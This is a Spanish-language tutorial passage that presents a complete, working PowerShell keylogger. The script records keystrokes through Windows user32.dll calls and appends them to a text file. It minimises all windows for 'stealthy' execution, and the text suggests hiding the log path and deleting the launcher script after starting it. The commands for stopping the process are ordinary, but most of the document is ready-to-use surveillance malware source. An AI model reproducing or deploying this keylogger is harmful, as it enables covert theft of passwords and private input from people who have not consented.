Una vez se inicia el script podemos cerrar la CMD y eliminar el script.ps1 , quedando solo en el Desktop el archibo keylogger.txt que irá almecenando las pulsaciones del teclado.

[+] DETENCIÓN DE SCRIPT:

-Ejecutar en Powershell:

> Get-CimInstance Win32*Process* | *Where-Object { $*.CommandLine -like '*script.ps1*' } | Select-Object ProcessId, CommandLine

-(Veremos un numero de proceso asociado Ej: 1234)

-Para detenerlo, ejecutar en powershell:

> Stop-Process -Id 1234 -Force

(Detenemos el proceso)

[+] Script Keylogger:

(El documento resultante se almacena en el Desktop del usuario, pero podríamos poner otra ruta mas oculta...)

```
function Write-Color {
    param (
        [string]$Text,
        [ConsoleColor]$Color = 'White'
    )
    $oldColor = $Host.UI.RawUI.ForegroundColor
    $Host.UI.RawUI.ForegroundColor = $Color
    Write-Host $Text
    $Host.UI.RawUI.ForegroundColor = $oldColor
}

# Minimizar la ventana para ejecución sigilosa
Add-Type -AssemblyName PresentationFramework
$shell = New-Object -ComObject Shell.Application
$hwnd = (Get-Process -Id $PID).MainWindowHandle
$shell.MinimizeAll()


Write-Color "[+] Iniciando Keylogger..." Cyan
Start-Sleep -Seconds 1

Write-Color "[+] El documento resultante sera almacenado en: keylogger.txt" Yellow
Write-Color "[+] Para detener el proceso ejecute en una nueva CMD o PowerShell los siguientes
comandos:" Green
Write-Color "    1° - Detectar el n° de proceso asociado:" Green
Write-Color "        Get-CimInstance Win32_Process | Where-Object { $_.CommandLine -like
'*script.ps1*' } | Select-Object ProcessId, CommandLine" DarkGray
Write-Color "    2° - Finalizar el proceso:" Green
Write-Color "        Stop-Process -Id <ID_PROCESS> -Force" DarkGray
Write-Color "[+] La ventana actual se minimiza para que la ejecución sea sigilosa." Cyan


# RUTA DONDE SE ALMACENA EL TXT:
# (Se puede cambiar la ruta)
$path = "$env:USERPROFILE\Desktop\keylogger.txt"

if ((Test-Path $path) -eq $false) {New-Item $path}

$signatures = @'
[DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]
public static extern short GetAsyncKeyState(int virtualKeyCode);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int GetKeyboardState(byte[] keystate);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int MapVirtualKey(uint uCode, int uMapType);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
```

```
public static extern int ToUnicode(uint wVirtKey, uint wScanCode, byte[] lpkeystate,
System.Text.StringBuilder pwszBuff, int cchBuff, uint wFlags);
'@

$API = Add-Type -MemberDefinition $signatures -Name 'Win32' -Namespace API -PassThru

try {
    while ((Test-Path $path) -ne $false) {
        Start-Sleep -Milliseconds 40
        for ($ascii = 9; $ascii -le 254; $ascii++) {
            $state = $API::GetAsyncKeyState($ascii)
            if ($state -eq -32767) {
                $null = [console]::CapsLock
                $virtualKey = $API::MapVirtualKey($ascii, 3)
                $kbstate = New-Object -TypeName Byte[] -ArgumentList 256
                $checkkbstate = $API::GetKeyboardState($kbstate)
                $mychar = New-Object -TypeName System.Text.StringBuilder
                $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar,
$mychar.Capacity, 0)
                if ($success -and (Test-Path $path) -eq $true) {
                    [System.IO.File]::AppendAllText($Path, $mychar,
[System.Text.Encoding]::Unicode)
                }
            }
        }
    }
}
finally { exit }
```

FIN

Realizado por Rubén GM - 2025